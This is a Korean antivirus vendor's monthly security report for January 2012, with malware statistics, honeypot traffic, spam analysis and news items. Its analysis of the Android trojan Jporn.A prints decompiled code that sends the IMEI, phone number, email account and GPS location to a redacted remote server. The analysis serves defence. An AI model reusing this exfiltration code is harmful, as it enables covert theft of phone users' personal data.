www.alyac.co.kr

피해갈 수 없는 탐지력

알약

월간 보안동향 보고서

ESTsoft

목차

Part Ⅰ 1 월의 악성코드 통계 3

1. 악성코드 통계 3

(1) 감염 악성코드 Top 15 3

(2) 카테고리별 악성코드 유형 4

(3) 카테고리별 악성코드 비율 전월 비교 4

(4) 월별 피해 신고 추이 5

(5) 월별 악성코드 DB 등록 추이 5

2. 악성코드 이슈 분석 – "Trojan.Android.Jporn.A" 6

(1) 개요 6

(2) 악성코드 분석 6

(3) 결론 10

3. 허니팟/트래픽 분석 11

(1) 상위 Top 10 포트 11

(2) 상위 Top 5 포트 월별 추이 11

(3) 악성 트래픽 유입 추이 12

4. 스팸 메일 분석 13

(1) 일별 스팸 및 바이러스 통계 현황 13

(2) 월별 통계 현황 13

(3) 스팸 메일 내의 악성코드 현황 14

Part Ⅱ 보안 이슈 돋보기 15

1. 1 월의 보안 이슈 15

2. 2 월의 취약점 이슈 17

Part I 1월의 악성코드 통계

1. 악성코드 통계

(1) 감염 악성코드 Top 15

[2012년 1월 1일 ~ 2012년 1월 31일]


순위		악성코드 진단명	카테고리	합계 (감염자수)
1	↑1	S.SPY.OnlineGames.wsxp	Spyware	9,523
2	New	Script.SWF.Cxx	Exploit	4,603
3	New	Trojan.Generic.KDV.514548	Trojan	3,393
4	New	S.SPY.Lineag-GLG	Spyware	2,908
5	New	Trojan.Fakealert.CSK	Trojan	2,808
6	New	Application.Adware.POV	Adware	2,665
7	↑2	V.DWN.86016	Trojan	2,517
8	New	Trojan.Generic.KDV.510300	Trojan	2,402
9	New	V.DWN.Agent.499712	Trojan	2,332
10	New	V.WOM.Conficker	Worm	2,274
11	New	Adware.Kraddare.BA	Adware	2,040
12	New	Trojan.Generic.7100145	Trojan	2,014
13	New	Variant.Graftor.12720	Etc	2,007
14	New	Adware.Kraddare.AV	Adware	1,932
15	New	Trojan.Generic.6900697	Trojan	1,769

※ 자체 수집, 신고된 사용자의 감염통계를 합산하여 산출한 순위임

감염 악성코드 Top 15는 사용자 PC에서 탐지된 악성코드를 기반으로 산출한 통계입니다.
1월의 감염 악성코드 TOP 15는 S.SPY.OnlineGames.wsxp가 9,523건으로 TOP 15 중 1위를 차지했으며, Script.SWF.Cxx가 4,603건으로 2위, Trojan.Generic.KDV.514548가 3,393건으로 3위를 차지했습니다. 1월에 새로 Top 15에 진입한 악성코드는 총 2종입니다.


1월에도 주말(대부분 금요일~월요일 사이)을 이용한 온라인 게임 계정 유출 악성코드가 가장 많이 탐지되었습니다. 이와 관련된 대표적인 탐지명으로는 플래쉬 취약점을 이용해 악성코드를 설치시키는 Script.SWF.Cxx, Windows₩system32 폴더의 정상 윈도우 파일(ws2help.dll)을 악성코드로 변조시키는 S.SPY.OnlineGames.wsxp 등이 있습니다.

(2) 카테고리별 악성코드 유형



악성코드 유형별 비율에서 트로이 목마(Trojan)는 38%로 가장 많은 비율을 차지하였고, 스파이웨어(Spyware) 28%, 애드웨어(Adware)15%, 취약점(Exploit) 10%, 웜(Worm) 5%, 기타(Etc)가 4%의 비율을 나타냈습니다.


(3) 카테고리별 악성코드 비율 전월 비교



1월의 특이사항은 스파이웨어(Spyware)와 애드웨어(Adware)가 전월에 비해 크게 증가했습니다. 취약점(Exploit)은 전체적으로 감소했지만 특정 플래시 취약점이 탐지 순위 2위에 오르는 등 꾸준히 탐지되고 있으므로 플래시플레이어 등 보안 업데이트를 항상 최신으로 유지해야 합니다.

(4) 월별 피해 신고 추이

[2011년 2월 ~ 2012년 1월]




※ 알약 사용자의 신고를 합산에서 산출한 결과임

월별 피해 신고추이는 알약 사용자의 신고를 합산해서 산출한 결과로써, 월별 신고 건수를 나타내는 그래프입니다. 알약 2.0의 자동신고기능에 의해 접수된 데이터가 집계에 포함된 작년 9월 부터 신고 건수가 계속 증가했으나 12월 부터는 신고 건 수가 감소했습니다.

(5) 월별 악성코드 DB 등록 추이

[2011년 2월 ~ 2012년 1월]



Part Ⅰ 1월의 악성코드 통계

2. 악성코드 이슈 분석 – “Trojan.Android.Jporn.A”

(1) 개요

최근 안드로이드 악성코드가 급증하면서 사용자의 정보를 가로채는 악성 어플리케이션을 쉽게 발견할 수 있습니다. 특히 사용자들이 많이 검색하는 성인, 게임 어플리케이션을 가장하여 생성 된 어플리케이션들이 많은 수를 차지하고 있습니다. 이번 분석문서에는 음란 동영상으로 사용자를 유인해 악성 어플리케이션을 설치하는 앱을 분석하고 유포방식과 설치 된 앱이 사용자의 정보를 어떻게 전송시키는지 알아보겠습니다.

(2) 악성코드 분석

2-1) 유포경로


일본 사용자를 대상으로 하는 성인사이트에 접속 후, 동영상 재생에 필요한 파일로 유도된 악성 어플리케이션을 다운로드 및 설치합니다. 성인 사이트 접속은 “단말기 브라우저”와 “데스크탑 브라우저” 2가지 방식으로 접속이 가능합니다. 모바일 단말기로 접속 시 음란물을 보기 위한 특정 파일을 다운로드 하도록 유도합니다.

(그림. 모바일로 접속 한 성인 사이트)

"再生専用アプリダウンロード(재생전용 어플리케이션 다운로드)" 버튼을 클릭하면 해당 어플을 설치 할 수 있습니다.


(그림. 모바일로 접속하여 추가적인 어플리케이션 다운로드 유도 화면)

(그림. 다운로드 된 어플리케이션 설치 화면)



(그림. 설치 되는 어플리케이션의 권한 및 실행 화면)

데스크탑 브라우저로 접속 해도 동일한 화면을 볼 수 있습니다.



(데스크탑 브라우저로 접속 시 다운로드 되는 어플리케이션)

2-2) 악성행위

- 퍼미션 권한

해당 악성 어플리케이션은 총 4개의 권한을 사용하고 있습니다.

android.permission.GET_ACCOUNTS (계정 접근 권한)
android.permission.INTERNET (인터넷 사용 권한)
android.permission.ACCESS_FINE_LOCATION (GPS 사용 권한)
android.permission.RECEIVE_BOOT_COMPLETED (부팅 완료 시 시작 권한)

- 사용자 정보 유출

어플리케이션이 동작되면 설치 된 단말기의 Email 계정, IMEI, 단말기 전화번호, GPS 정보를 특정서버에 전송합니다.

- 외부로 전달되는 사용자 정보
hxxp://**********.com/send.php?a_id=[IMEI]&telno=[전화번호]&m_addr=[Google Email 계정]&usr_id=[NULL]

hxxp://**********.com/rgst5.php?gpsx=[gpsx값]&gpsy=[gpsy값]

```
while (true)
{
  if (j >= i)
  {
    String str2 = Main.this.doPost("http://[redacted] com/entry.php?id=4", "");
    StringBuilder localStringBuilder1 = new StringBuilder("http://[redacted].com/send.php?a_id=");
    String str3 = localTelephonyManager.getDeviceId();
    StringBuilder localStringBuilder2 = localStringBuilder1.append(str3).append("&telno=");
    String str4 = localTelephonyManager.getLine1Number();
    Uri localUri1 = Uri.parse(str4 + "&m_addr=" + str1 + "&usr_id=" + str2);
    Intent localIntent1 = new Intent("android.intent.action.VIEW", localUri1);
    Main.this.startActivity(localIntent1);
    boolean bool = Main.this.moveTaskToBack(1);
    return;
  }
  str1 = arrayOfAccount[j].name;
  j += 1;
}
```

Email 계정, IMEI, 단말기 전화번호 전송 코드

```
  }
  String str5 = Main.this.doPost2("http://[redacted]/rgst5.php", "");
  if ("true" == str5)
  {
    Main.this.finish();
    return;
  }
  StringBuilder localStringBuilder3 = new StringBuilder("http://[redacted]/rgst5.php?gpsx=");
  String str6 = String.valueOf(Main.this.latitude);
  StringBuilder localStringBuilder4 = localStringBuilder3.append(str6).append("&gpsy=");
  String str7 = String.valueOf(Main.this.longitude);
  Uri localUri2 = Uri.parse(str7);
  Intent localIntent2 = new Intent("android.intent.action.VIEW", localUri2);
  Main.this.startActivity(localIntent2);
}
```

사용자 GPS 정보를 전달하는 코드

- 부팅 시 자동 시작

해당 어플리케이션이 작동 후 초기에 접속 되는 브라우저를 종료하더라도, 5분마다 팝업이 동작하도록 코드가 작성되어 어플리케이션을 삭제하기 전까지 지속적으로 반복됩니다.

```
public void onReceive(Context paramContext, Intent paramIntent)
{
  Main.this.kitchenTimerService.schedule(300000L);
  if (Main.this.ctf.intValue() == 0)
  {
    Main localMain = Main.this;
    Integer localInteger = Integer.valueOf(1);
    localMain.ctf = localInteger;
    TelephonyManager localTelephonyManager = (TelephonyManager)Main.this.getSystemService("phone");
    Account[] arrayOfAccount = AccountManager.get(Main.this).getAccounts();
    String str1 = "";
    int i = arrayOfAccount.length;
    int j = 0;
```

5분마다 팝업창이 동작하도록 작성 된 코드

(그림. 반복되는 어플리케이션 팝업 화면)


(3) 결론

단말기 브라우저를 통해 의심스럽거나 알려지지 않은 사이트방문을 자제하고, 의심되는 어플리케이션의 설치는 되도록 피하는 것이 좋습니다. 모바일 환경에서도 이러한 악성앱을 구별해 설치를 차단해줄 수 있는 백신 앱 설치와 최신 업데이트 유지가 필수입니다.

Part I 1월의 악성코드 통계

3. 허니팟/트래픽 분석


(1) 상위 Top 10 포트



1월에도 Microsoft SQL Server에서 사용하는 1433 포트에 대한 트래픽 유입이 가장 많았습니다. 이외에도 MySQL 포트인 3306과 SMTP 포트인 25번 포트의 트래픽 유입이 눈에 띄게 증가했습니다. SMTP 이메일 서버를 운영하고 있다면 메일 발송에 대한 인증을 강화하는 등의 보안조치가 반드시 필요합니다.

(2) 상위 Top 5 포트 월별 추이

[2011년 11월 ~ 2012년 01월]



3개월 추이에서는 전체적으로 1433 포트의 트래픽이 크게 감소했지만 반대로 3306 포트의 유입은 두 배로 늘어나, 공격 트래픽의 비중이 MSSQL 에서 MySQL 서버를 노리는 트래픽으로 이동했음을 나타내고 있습니다.

(3) 악성 트래픽 유입 추이


[2011년 08월 ~ 2012년 01월]

전체적인 악성 트래픽 유입 수준이 감소와 증가를 반복하고 있습니다.
1월에도 주로 단순한 패스워드를 사용하는 Microsoft SQL Server와 MySQL DBMS를 노린 유해 트래픽이 많았습니다.
특히, 이메일 발송에 사용되는 SMTP 서버포트인 25번 트래픽이 크게 증가해 전체 공격 트래픽의 약 10%를 차지하면서 메일서버에 대한 보안 점검 강화가 필요할 것으로 보입니다.

Part I 1월의 악성코드 통계

4. 스팸 메일 분석


(1) 일별 스팸 및 바이러스 통계 현황



일별 스팸 및 바이러스 통계 현황 그래프는 하루에 오는 바이러스 및 스팸 메일의 개수를 나타내는 그래프입니다. 1월 초, 스팸메일이 꾸준히 증가세를 보였으며 이 때, 바이러스가 첨부된 메일의 비중도 높았던 것으로 나타났습니다.

(2) 월별 통계 현황

[2011년 8월 ~ 2012년 1월]



월별 통계 현황은 전체 악성메일 중 단순 스팸메일과 악성코드 첨부메일의 각 비율을 나타내는 그래프입니다. 1월에는 스팸 메일이 95.73%, 바이러스첨부 메일이 4.3% 수신된 것으로 나타났습니다.

(3) 스팸 메일 내의 악성코드 현황

[2012년 1월 1일 ~ 2012년 1월 31일]

순위	악성코드 진단명	메일수[개]	비율[%]
1	W32/Mytob-C	6,596	40.29%
2	W32/MyDoom-H	3,043	18.59%
3	Mal/ZipMal-B	2,194	13.40%
4	W32/Virut-T	1,690	10.32%
5	W32/Bagz-D	1123	6.86%
6	Troj/Agent-UIP	223	1.36%
7	W32/Lovgate-V	209	1.28%
8	W32/Bagle-CF	151	0.92%
9	Mal/BredoZp-B	139	0.85%
10	W32/MyDoom-N	137	0.84%

스팸 메일 내의 악성코드 현황은 1월 바이러스 메일에서 발견된 악성코드 중 Top 10을 뽑은 그래프입니다. 현재 W32/Mytob-C가 40.29%로 1위를 차지하였으며, 2위는 18.59%를 차지한 W32/MyDoom-H, 3위는 13.40%를 차지한 Mal/ZipMal-B입니다.

Part II 보안 이슈 돋보기

1. 1월의 보안 이슈

방통위는 앞으로 웹표준과 보안에 악영향을 미치는 ActiveX 사용실태를 조사, 결과를 발표할 예정이라고 합니다. 그 밖에 시만텍 소스코드 유출, 구글 사용자 약관 변경, 국내 POS 단말기 해킹을 통한 신용카드 부정사용 등이 1월의 이슈가 되었습니다.

• 정부 ActiveX 퇴출사업 진행

정부가 금융기관, 포털, 쇼핑몰 등 100대 웹사이트의 ActiveX 사용실태를 조사해서 올 3월부터 발표하기로 하였으며 향후 실태조사 대상을 100대 주요 사이트에서 285개 공공기관으로 확대할 계획이라고 합니다. ActiveX는 마이크로소프트의 인터넷 익스플로러에 종속된 기술로써, 웹 표준이 아니기 때문에 타 브라우저에서는 동작하지 않습니다. ActiveX는 악성코드 유포에도 자주 악용되기 때문에 보안성 측면에서도 매우 부정적으로 받아들여지고 있는 기술이지만, 국내에서는 ActiveX의 뛰어난 편의성 때문에 이를 적용하고 있는 웹사이트가 아직까지 상당히 많습니다.

• 시만텍 소스코드 유출

지난해 1월에 카스퍼스키 안티바이러스의 소스코드가 유출되었다는 사실이 알려졌는데 1년 만에 또 비슷한 사고가 일어났습니다.

지난 1월 보안업체 시만텍은 자사의 제품인 노턴안티바이러스의 소스코드 일부가 유출되었다고 발표했습니다. 그러나 공개된 소스는 6년이 지난 코드이므로 이것이 현재의 제품에 영향을 미치지는 않는다고 했습니다.

• 해킹으로 쇼핑몰 입금계좌정보 변조

국내에서 15세 학생이 온라인쇼핑몰을 해킹한 뒤 쇼핑몰 입금계좌정보를 자신의 계좌로 바꾸는 수법을 이용해 돈을 가로챈 사건이 발생했습니다. 중소 쇼핑몰을 해킹해 계좌번호 안내를 변경하는 것은 인터넷뱅킹을 직접 해킹하는 것에 비해 상대적으로 쉽기 때문에 앞으로 이와 비슷한 피해에 유의해야 합니다.

• 국내 POS 단말기 해킹으로 신용카드 위조해 사용

지난 호 해외 신용카드 복제 사기사례를 전해 드린데에 이어, 국내에서도 비슷한 사례가 적발되었습니다. 국내 식당과 주유소 등의 계산용 POS 단말기에 악성코드를 설치해 신용카드 정보를 해킹, 카드를 복제한 뒤 거액의 물품을 구매하고 현금화한 일당이 경찰에 붙잡혔습니다. 작년 국내에서 POS 단말기를 통해 유출된 개인신용정보는 6만여건, 피해금액으로는 100억여원에 달하고 있습니다.

• 아동용 웹사이트도 악성코드 주의필요

어린이와 같이 PC를 사용하는 가정에서는 악성코드 감염에 더욱 유의해야 할 것으로 보입니다. 해외의 한 보안업체 발표에 따르면 최근, 해외의 어린이용 게임 사이트에서 악성

코드 숨겨 유포하는 사례가 급증하고 있다고 합니다. 성인들의 보안의식이 높아지면서 악성코드 제작자들이 어린이용 사이트를 통해 PC에 악성코드를 설치하고 있으므로 주의가 요구됩니다.

• 구글 서비스 약관 통합

